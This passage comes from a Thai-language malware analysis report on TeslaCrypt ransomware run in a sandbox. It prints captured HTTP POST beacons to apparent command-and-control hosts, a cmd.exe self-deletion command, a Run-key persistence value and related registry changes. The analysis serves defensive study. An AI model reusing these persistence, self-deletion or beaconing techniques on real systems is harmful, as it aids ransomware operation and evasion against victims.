83	19.207897	10.42.254.5	10.0.2.15	DNS	98	Standard query response 0xd311 A addagapublicschool.com A 23.229.239.227
121	21.110338	10.0.2.15	10.42.254.5	DNS	80	Standard query 0x54af A helpdesk.keldon.info
124	21.641949	10.42.254.5	10.0.2.15	DNS	110	Standard query response 0x54af A helpdesk.keldon.info CNAME keldon.info A 194.228.3.204
844	405.744602	10.0.2.15	10.42.254.5	DNS	82	Standard query 0xd8b0 A addagapublicschool.com
845	405.752344	10.42.254.5	10.0.2.15	DNS	98	Standard query response 0xd8b0 A addagapublicschool.com A 23.229.239.227
918	408.404768	10.0.2.15	10.42.254.5	DNS	80	Standard query 0x536d A helpdesk.keldon.info
919	408.412667	10.42.254.5	10.0.2.15	DNS	110	Standard query response 0x536d A helpdesk.keldon.info CNAME keldon.info A 194.228.3.204

รูปที่ 4.76 มัลแวร์มีการใช้โปรโตคอล DNS ในการสำรวจข้อมูลของเซิร์ฟเวอร์ต้องสงสัย

- 23.229.239.227 (addagapublicschool.com)
- 194.228.3.204 (helpdesk.keldon.info)

มัลแวร์มีการใช้โปรโตคอล HTTP แบบ POST method ในการรับและส่งข้อมูลกับเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมโดยแต่ละเซิร์ฟเวอร์มีการพยายามส่งสองครั้งด้วยกัน



No.	Time	Source	Destination	Protocol	Lengt	Info
91	19.630125	10.0.2.15	23.229.239.227	HTTP	945	POST /binfile.php HTTP/1.1 (application/x-www-form-urlencoded)
128	21.649841	10.0.2.15	194.228.3.204	HTTP	10…	POST /plugins/editors/tinymce/jscripts/tiny_mce/plugins/inlinepopups/skins/clearl
849	405.759432	10.0.2.15	23.229.239.227	HTTP	945	POST /binfile.php HTTP/1.1 (application/x-www-form-urlencoded)
923	408.419999	10.0.2.15	194.228.3.204	HTTP	10…	POST /plugins/editors/tinymce/jscripts/tiny_mce/plugins/inlinepopups/skins/clearl

รูปที่ 4.77 การส่งข้อมูลของ TeslaCrypt_2016/2 ไปยังเซิร์ฟเวอร์ต้องสงสัย

โดยในแพ็คเกตแรกที่มัลแวร์ที่ส่งไป มัลแวร์มีการส่งไปที่ไฟล์ binfile.php ซึ่งอยู่บนเซิร์ฟเวอร์ 23.229.239.227 (addagapublicschool.com) ผ่านพารามิเตอร์ data กับข้อมูลแบบสตริงยาวขนาด 640 ตัวอักษร อย่างไรก็ตามทางฝั่งของเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมมีการตอบกลับไปหามัลแวร์โดยใช้โค้ด HTTP 404 Not Found และมีข้อมูลที่ตอบกลับมาดังนี้

```
POST /binfile.php HTTP/1.1
Accept: *, ........8...zj`kH
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3 rv:11.0) like Gecko
Host: addagapublicschool.com
Content-Length: 645
Cache-Control: no-cache

data=E438026C35AFE570E2EB37C1E3478181E5F926AF0AB0652898427F30DDE1814F9EF950951A680A81C06F3ED56A2984BAA552CC94455418
455A1DC77BB554871CA4C4605EDC39098B14E64D370F63133F5300099050472F0338036D429190FA35C813EE6F4B208246F155CCAE75718D9
CA2CB5E8FCF90544E2873ED4E6B6BFC9074FG6BA4DEAC98FC1717D10EFBDDF2FC902C2B0C85EDA3680CF26A533CE3DBFD902AC074B9B5F94AAF
E0FFA7092999DBEA19687F9297BAD19AD0D918456CE969F4B0DEE633B7A05F17F586DC89B6F6EF484E5C59034B6596B410C7EB627BE2533ABC
B2D23935408FDA742373DB03E8D6B441ADF28607BD6B9DB1379FB3B7D2383E2187281F7229DFDF44A8604D37DBF69FD6698B71C71B0ED4B7B71
HTTP/1.1 404 Not Found
Cache-Control: no-cache, must-revalidate, max-age=0
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Fri, 15 Apr 2016 14:21:59 GMT
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Link: <http://addagapublicschool.com/wp-json/>; rel="https://api.w.org/"
Pragma: no-cache
Server: Apache/2.4.12
Vary: Accept-Encoding,User-Agent
X-Powered-By: PHP/5.4.43

b5a1
<!DOCTYPE html>
<!--[if lt IE 7 ]><html class="ie ie6" lang="en"> <![endif]-->
<!--[if IE 7 ]><html class="ie ie7" lang="en"> <![endif]-->
<!--[if IE 8 ]><html class="ie ie8" lang="en"> <![endif]-->
<!--[if (gte IE 9)|!(IE)]><!--><html lang="en"> <!--<![endif]-->

<!-- head -->
<head>
```

รูปที่ 4.78 รายละเอียดการรับส่งข้อมูลไปยังเซิร์ฟเวอร์ต้องสงสัยโดย TeslaCrypt_2016/2 (1)

เมื่อการติดต่อไปที่เซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมเซิร์ฟเวอร์แรกล้มเหลว มัลแวร์ได้มีการติดต่อไปที่เซิร์ฟเวอร์ที่สอง คือ 194.228.3.204 (helpdesk.keldon.info) และมีวิธีการส่งข้อมูลในลักษณะเดียวกันกับวิธีที่ใช้ในการส่งข้อมูลไปหาเซิร์ฟเวอร์แรก มีรายละเอียดดังนี้

```
POST /plugins/editors/tinymce/jscripts/tiny_mce/plugins/inlinepopups/skins/clearlooks2/img/binfile.php
HTTP/1.1
Accept: *, ........8...zj`WH
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3 rv:11.0) like Gecko
Host: helpdesk.keldon.info
Content-Length: 645
Cache-Control: no-cache

data=E438026C35AFE570E2EB37C1E347B1E5F926AF0AB065209842F30DDE1814F9EF950951A680A81C06F3ED56A2984BAA552CC944
5541B6DA39E969EFD353C0455A1DC77BB554871CA4C4605EDC39098B14E64D370F63133F5800990504 72F0338036D429390FA35C813
EE6F4B208246F155CCAE75718D9DE6EABA1C40208EC3CA2CB5E8FCF9054E2B73ED4E6B6BFC9074F66BA4DEAC98FC1717D10EF8DDF2F
C902C280C05EDA3680CF26A533CE3D8FD902AC074B9B5F94AAF4BA6BB2DFB24B8EE0FFA7092999DBEA19687F9297BAD19AD0D918456
CE969E480DEE633B7A0BF17F586DC89B6F6EF484E5C59D34B639BB410C7EB627BE2533ABC8079FAEE5FF1127B2D23935408FDA74237
3DB03E8D6B441ADF28607BD8B9DB1379FB3B7D2383E2187281F7229DFDF44A8604D37D8F69FD669BB71C71B0ED4B7B71D57AEE94B5F
360HTTP/1.1 200 OK
Connection: Close
Content-Length: 20
Content-Type: text/html; charset=UTF-8
Date: Fri, 15 Apr 2016 14:19:28 GMT
Server: Apache
X-Powered-By: PHP/5.4.37

---!!!INSERTED!!!---
```

รูปที่ 4.79 รายละเอียดการรับส่งข้อมูลไปยังเซิร์ฟเวอร์ต้องสงสัยโดย TeslaCrypt_2016/2 (2)

ข้อมูลใน HTTP request ในส่วนของ POST data นั้นมีลักษณะเหมือนกันทั้งหมดโดยในการส่งไปหาเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมเซิร์ฟเวอร์ที่สองนี้ เซิร์ฟเวอร์มีการตอบกลับมาว่า ---!!!INSERTED!!!--- และไม่มีการส่งข้อมูลอื่นใดกลับมา ซึ่งเป็นจุดที่น่าสนใจว่าตามปกติแล้วมัลแวร์เรียกค่าไถ่ส่วนมากจะต้องมีการรับข้อมูลซึ่งใช้เป็นกุญแจสาธารณะมาใช้ในกระบวนการเข้ารหัสและอาจตีความหมายได้อีกอย่างหนึ่งว่า เนื่องจากการใช้เซิร์ฟเวอร์ที่ถูกแฮกมาเป็นเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมมีความเสี่ยงที่จะถูกสืบค้นและปิดการให้บริการลงได้ง่าย ดังนั้นเซิร์ฟเวอร์ที่มัลแวร์ทำการติดต่อด้วยนี้จึงอาจจะไม่ใช่เซิร์ฟเวอร์แท้จริงที่มีการสร้างคู่กุญแจสำหรับการเข้ารหัส ทั้งนี้กระบวนการรับส่งข้อมูลที่กล่าวมาในข้างต้นจะมีการทำซ้ำอีกครั้งโดยมีค่าใน HTTP POST data ที่เปลี่ยนไปจากการรับส่งข้อมูลในครั้งแรกแต่ผลลัพธ์ยังคงเหมือนเดิม

```
POST /binfile.php HTTP/1.1
Accept: *, .....G..8...zj`WH
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3 rv:11.0) like Gecko
Host: addagapublicschool.com
Content-Length: 645
Cache-Control: no-cache

data=FF902F7A978338E8A4D909A5E1FBAEE26627B344747F6C412C16CB0C27C3601B83FF50EABE990B3420BDC75274D939D50A50B2A0871A1DE4E346427FC605
E19C047319446BD0ED5EE40F1BB00E3C52A33D21B798204D7050FDB6AA654A4B07C6500B561F8019DB0C5A5C1DB3C7A0C6A0B5FCE0AF52C363A0DEC073263F629
E851FACCE7E553556D0FD7ECAE1D0D3EE7DD2B000D3C9D3D9AF5ABBFEA63A791D5045D31545C2096746395353FBCB0A9E0501C7589F012FE64EBC46E3DC4F4658
FE89FA7251A79A7CD1C2DBDF3E3BF12ACB9A1F04093UCBADB1FDBAA9DF55F5E6326SEE9725DCD0F7022D2F87CB031C327DE89B0AC98EAD911E24E95DED5B0F4A
3A43AF54906251E30D3A81A0E964AE0FD54972CDE3075F9AC64A1350B1D45A6B7A781F6EE44F99C012FA16666D1CC2DEE27670AC0BEF3CA4F6EEFF6078672S0E5
HTTP/1.1 404 Not Found
Cache-Control: no-cache, must-revalidate, max-age=0
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Fri, 15 Apr 2016 14:29:38 GMT
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Link: <http://addagapublicschool.com/wp-json/>; rel="https://api.w.org/"
Pragma: no-cache
Server: Apache/2.4.12
Vary: Accept-Encoding,User-Agent
X-Powered-By: PHP/5.4.45

b5a1
<!DOCTYPE html>
<!--[if lt IE 7 ]><html class="ie ie6" lang="en"> <![endif]-->
<!--[if IE 7 ]><html class="ie ie7" lang="en"> <![endif]-->
<!--[if IE 8 ]><html class="ie ie8" lang="en"> <![endif]-->
<!--[if (gte IE 9)|!(IE)]><!--><html lang="en"> <!--<![endif]-->

<!-- head -->
<head>
```

รูปที่ 4.80 รายละเอียดการรับส่งข้อมูลไปยังเซิร์ฟเวอร์ต้องสงสัยโดย TeslaCrypt_2016/2 (3)

```
POST /plugins/editors/tinymce/jscripts/tiny_mce/plugins/inlinepopups/skins/clearlooks2/img/binfile.php
HTTP/1.1
Accept: *, .....G..8...zj`WH
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3 rv:11.0) like Gecko
Host: helpdesk.keldon.info
Content-Length: 645
Cache-Control: no-cache

data=FF982F7A97833388A40909A5E1EBAEE26627B344747F6CF12C16CB0C27C3681883FF50EABE99893420BDC73274D939D50A56B2
40671A1DE4E348427FC008E1BC047319446BD0ED5EE4BF1BB00E8C52A33D21B798204D7050FDB6AA654A4B07C65008561F0019DB0C6
A5C1DB387ABC6A0B5FCE8AF51C363A8DBC073263F629E851FACCE7E553556D9FD7ECAE1D0D3EE7DD2B000D3C9D3D9AF5ABBFEA03A79
1D50485031545C289674689353FBC80A9E0501C75B9F012FE64E8C46E3DC4F4658FE89FA7251A79A7CD1C2DBDF3E38F12ACB9A1F040
930C8ADB1FDBA96BF5F5F6B32658E972E5DCD0F7822D2F07C8031C327DE890DAC98EAD911E24E95D6D5D0F4A3A43AF54966251E80D3
AB1A0E964AE0FD54972CDE3075F9AC84A1390B1DA5A697A781F6EE44F99C012FA16666D1CC2DEE37670AC0BEF3CA4F6EEFF607687B5
9E5HTTP/1.1 200 OK
Connection: Close
Content-Length: 20
Content-Type: text/html; charset=UTF-8
Date: Fri, 15 Apr 2016 14:27:08 GMT
Server: Apache
X-Powered-By: PHP/5.4.37

---!!!INSERTED!!!---
```

รูปที่ 4.81 รายละเอียดการรับส่งข้อมูลไปยังเซิร์ฟเวอร์ต้องสงสัยโดย TeslaCrypt_2016/2 (4)


สำหรับพฤติกรรมของมัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 ที่เกี่ยวข้องกับระบบ มัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 มีการสร้างและเรียกโปรเซสอื่นขึ้นมาเพื่อสนับสนุนการทำงานของมัลแวร์อยู่ทั้งหมดสองโปรเซส จะสังเกตเห็นว่าที่โปรเซส cmd.exe จะมีการระบุคำสั่งที่เรียกใช้ได้ซึ่งก็คือ “C:\WINDOWS\System32\cmd.exe” /c DEL C:\DOCUME~1\sandbox\LOCALS~1\Temp\2016-~1.EXE >> NUL ซึ่งหมายถึงการสร้างโปรเซส cmd.exe ทำการเอ็กซีคิวต์คำสั่ง DEL เพื่อลบไฟล์มัลแวร์และมีการเปลี่ยนทิศทางข้อผิดพลาดที่จะเกิดขึ้นจากการเอ็กซีคิวต์คำสั่งนี้ไปที่ค่าว่างเปล่า (NUL) เพื่อซ่อนการแสดงข้อผิดพลาด

```
• 2016-04-05-TeslaCrypt-from-malspam.exe (1020) "C:\Documents and Settings\sandbox\Local Settings\Temp\2016-04-05-TeslaCrypt-from-malspam.exe"
  » cmd.exe (424) "C:\WINDOWS\system32\cmd.exe" /c DEL C:\DOCUME~1\sandbox\LOCALS~1\Temp\2016-~1.EXE >> NUL
  ◦ wlrmdr.exe (392) "C:\Documents and Settings\Sandbox\Application Data\wlrmdr.exe"
```


รูปที่ 4.82 รายละเอียดของโปรเซสที่มีความเกี่ยวข้องกับการทำงานของ TeslaCrypt_2016/2

โปรเซสแรกชื่อ 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe เป็นไฟล์ของโปรแกรมมัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 ซึ่งมีการแพร่กระจายจากสแปมเมล โปรเซส 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe เมื่อถูกสั่งให้ทำงานจะเริ่มทำการตรวจสอบการตั้งค่าต่าง ๆ ของระบบผ่านทางการใช้ฟังก์ชัน RegOpenKeyEx, RegQueryValueEx และ RegCloseKey ควบคู่กันในการตรวจสอบค่าในรีจิสทรี, ทำการเรียกใช้งานไลบรารีผ่านการเรียนไฟล์ DLL โดยตรงผ่านฟังก์ชัน LdrGetDllHandlr, คัดลอกตัวเองไปยังไดเรกทอรี C:\Documents and Settings\sandbox\Application Data โดยตั้งชื่อไฟล์ใหม่เป็น wlrmdr.exe และใช้ฟังก์ชัน CreateProcessInternal ในการเริ่มการทำงานโปรแกรม wlrmdr.exe เมื่อโปรเซสใหม่เริ่มทำงานแล้ว

จึงทำการลบไฟล์เดิมคือ 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe ทิ้ง ย้ายการทำงานทั้งหมดของมัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 ไปไว้ที่โปรเซสใหม่คือ wlrmdr.exe




รูปที่ 43 การคัดลอกตัวเองเพื่อสร้างเป็นโปรแกรมใหม่ชื่อว่า wlrmdr.exe




รูปที่ 4.84 ไฟล์โปรแกรมเดิมของ TeslaCrypt_2016/2 ถูกลบออกจากระบบ

โดยเมื่อมีการส่งออกหน่วยความจำในขณะที่โปรแกรม 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe กำลังทำงานอยู่เพื่อตรวจสอบเพิ่มเติมพบว่า มัลแวร์มีการเรียกใช้ไลบรารีผ่านไฟล์ DLL จำนวนตามรูปในด้านล่าง




รูปที่ 4.85 ไลบรารีที่ถูกเรียกใช้งานโดย 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe

โปรเซส wlrmdr.exe ถูกเริ่มการทำงานจากโปรเซส 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe จากการเรียกใช้ฟังก์ชัน CreateProcessInternal เนื่องจากโปรเซส wlrmdr..exe นั้นเป็นโปรแกรมที่ถูกคัดลอกมาจากไฟล์โปรแกรม 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe การทำงานในช่วงแรกจะมีความคล้ายคลึงกันจนกระทั่งถึงการเรียกใช้ฟังก์ชัน NtCreateFile ซึ่งมีการเรียกใช้เพื่อเปิดไฟล์ของโปรเซสปัจจุบันที่พาธ C:\Documents and Settings\sandbox\Application Data\ ในกรณีที่เป็นการรันจากโปรเซส 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe การเรียกใช้ฟังก์ชันนี้จะเป็นการตรวจสอบว่ามีไฟล์ 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe อยู่ที่พาธดังกล่าวหรือไม่ หากไม่มีก็จะทำการคัดลอกไฟล์ 2016-04-05-TeslaCrypt_2016/2-from-malspam.exe ไปที่พาธดังกล่าวและเปลี่ยนชื่อไฟล์เป็น wlrmdr.exe แต่ในกรณีที่เป็นการรันจากโปรเซส wlrmdr.exe การใช้ฟังก์ชัน NtCreateFile จึงเป็นการใช้เพื่อยืนยันว่าไฟล์ wlrmdr.exe ได้ถูกสร้างขึ้นแล้ว ซึ่งสามารถตรวจสอบได้จากผลลัพธ์ของการใช้ฟังก์ชัน NtCreateFile แล้วได้ค่า file_handle เป็นค่าพอยน์เตอร์ของไฟล์ wlrmdr.exe (ถ้าไฟล์ไม่มีอยู่จริงจะได้ค่าพอยน์เตอร์กลับมาเป็น 0)




รูปที่ 4.86 การใช้ฟังก์ชัน NtCreateFile ในการตรวจสอบการมีอยู่ของไฟล์โดย TeslaCrypt_2016/2

หลังจากมีการยืนยันว่าไฟล์ wlrmdr.exe ได้ถูกสร้างขึ้นแล้ว โปรเซส wlrmdr.exe ได้ทำการอ่านไฟล์ wlrmdr.exe และเริ่มทำการเรียกใช้ไลบรารีอื่น ๆ เพิ่มเติมโดยทันที โปรเซส wlrmdr.exe มีการใช้ฟังก์ชัน NtCreateFile เพื่อสร้างไฟล์ใหม่ชื่อว่า system.bin ที่ไดเรกทอรี C:\Documents and Settings\sandbox\My Documents และใช้ฟังก์ชัน NtWriteFile ในการเพิ่มข้อมูลลงไปในไฟล์ system.bin



รูปที่ 4.87 มัลแวร์มีการสร้างไฟล์ชื่อว่า system.bin

โดยในไฟล์ system.bin ที่เพิ่งถูกเขียนลงไปนั้น มีการเขียนข้อมูลซึ่งมีความคล้ายกับส่วนหัวของไฟล์ที่ถูกเข้ารหัสไปแล้ว ในรูปด้านล่างฝั่งซ้ายเป็นข้อมูลซึ่งอยู่ในไฟล์ system.bin แบบเลขฐานสิบหกส่วนทางด้านขวาเป็นข้อมูลของไฟล์ jpg.jpg แบบเลขฐานสิบหกเช่นเดียวกัน ซึ่งเมื่อเปรียบเทียบแล้วข้อมูลที่ถูกเน้นด้วยสีแดง สีเขียวและสีน้ำเงินมีค่าตรงกันหมดแต่ไม่ปรากฏการมีอยู่ของข้อมูลที่ถูกเน้นด้วยสีเหลืองและสีชมพู อย่างไรก็ตามส่วนของข้อมูลที่ถูกเน้นด้วยสีเหลืองและสีชมพูมีการปรากฏอยู่ในไฟล์ทุกไฟล์ที่ถูกเข้ารหัสและมีความแตกต่างกันเพียงเล็กน้อยตามที่ได้ทำการวิเคราะห์ไปข้างต้น



รูปที่ 4.88 แสดงการเปรียบเทียบระหว่างไฟล์ system.bin และไฟล์ที่ถูกเข้ารหัส

ต่อมามัลแวร์เรียกค่าไถ่ TeslaCrypt_2016/2 ได้มีการใช้ฟังก์ชันเกี่ยวกับการจัดการรีจิสทรี ได้แก่ RegCreateKey, RegSetValue และ RegCloseKey ในการสร้างรีจิสทรีคีย์ใหม่ชื่อว่า

bssimgsdgleu ที่ HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run โดยใส่ค่าเป็น C:\WINDOWS\SYSTEM32\CMD.EXE /C START "" "C:\Documents and Settings\sandbox\Application Data\wlrmdr.exe" เพื่อให้ไฟล์ของมัลแวร์ wlrmdr.exe ถูกสั่งให้ทำงานทุกครั้งเมื่อมีการเปิดระบบ และมีการตั้งค่าในรีจิสทรีคีย์ EnableLinkedConnections ที่ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\ เพื่ออนุญาตให้โปรแกรมหรือระบบสามารถเข้าถึงพาธที่ถูกแชร์อยู่ในเครือข่ายได้


รูปที่ 4.89 การตั้งค่าในรีจิสทรีเพื่อให้มีการเอ็กซีคิวต์โปรแกรมเองทุกครั้งเมื่อมีการเปิดใช้งานระบบ

รูปที่ 4.90 การตั้งค่าในรีจิสทรีเพื่อให้สามารถเข้าถึงข้อมูลที่อยู่บนเครือข่ายที่ถูกแชร์ได้

ต่อมามัลแวร์มีการเรียกใช้ฟังก์ชัน NtCreateFile เพื่อเขียนไฟล์ชื่อว่า -!recover!-!file!-.txt ที่ตำแหน่ง C:\Documents and Settings\sandbox\My Documents โดยมีข้อมูลที่ถูกเขียนตามรูปด้านล่าง

รูปที่ 4.91 การสร้างไฟล์ที่มีข้อมูลสำหรับใช้ในการยืนยันตัวตนเพื่อโอนเงิน


ข้อมูลภายในไฟล์ -!recover!-!file!-.txt นั้นมีขนาด 256 bytes ซึ่งจะถูกใช้ในการยืนยันตัวตนในกระบวนการจ่ายค่าไถ่โดยผู้พัฒนามัลแวร์ หลังจากนั้นมัลแวร์มีการเริ่มติดต่อไปหาเซิร์ฟเวอร์ 23.229.239.227 (addagapublicschool.com) และ 194.228.3.204 (helpdesk.keldon.info) 